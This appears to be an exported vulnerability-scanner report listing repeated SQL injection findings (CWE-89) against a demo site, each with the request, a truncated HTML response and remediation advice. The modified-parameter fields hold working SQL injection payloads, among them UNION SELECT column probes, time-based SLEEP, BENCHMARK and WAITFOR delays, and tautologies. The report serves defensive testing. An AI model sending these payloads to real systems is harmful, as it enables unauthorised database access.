Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#764				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 10</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 10
Name	Value				
demouser@deepfence.io	ORDER BY 10				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#765				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>);waitfor delay '0:0:5'--</td></tr> </table>	Name	Value	demouser@deepfence.io);waitfor delay '0:0:5'--
Name	Value				
demouser@deepfence.io);waitfor delay '0:0:5'--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#766

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEGgAAACAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#767				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>or SLEEP(5)--</td></tr></table>	Name	Value	demouser@deepfence.io	or SLEEP(5)--
Name	Value				
demouser@deepfence.io	or SLEEP(5)--				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#768

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 21--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 21--
Name	Value				
demouser@deepfence.io	ORDER BY 21--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#770

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
```

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#771

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))</td></tr></table>	Name	Value	demouser@deepfence.io	OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))
Name	Value				
demouser@deepfence.io	OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#772				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>") or ("x")=("x</td></tr> </table>	Name	Value	demouser@deepfence.io	") or ("x")=("x
Name	Value				
demouser@deepfence.io	") or ("x")=("x				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#773				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>"&"</td></tr> </table>	Name	Value	demouser@deepfence.io	"&"
Name	Value				
demouser@deepfence.io	"&"				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>				

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#774

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#775				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#776				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+CHAR(110)+CHAR(106)+CHAR(99)+CHAR(73)+CHAR(66)+CHAR(109)+CHAR(119)+CHAR(81)+CHAR(108)+CHAR(88)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113),NULL--</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+CHAR(110)+CHAR(106)+CHAR(99)+CHAR(73)+CHAR(66)+CHAR(109)+CHAR(119)+CHAR(81)+CHAR(108)+CHAR(88)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113),NULL--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+CHAR(110)+CHAR(106)+CHAR(99)+CHAR(73)+CHAR(66)+CHAR(109)+CHAR(119)+CHAR(81)+CHAR(108)+CHAR(88)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113),NULL--				
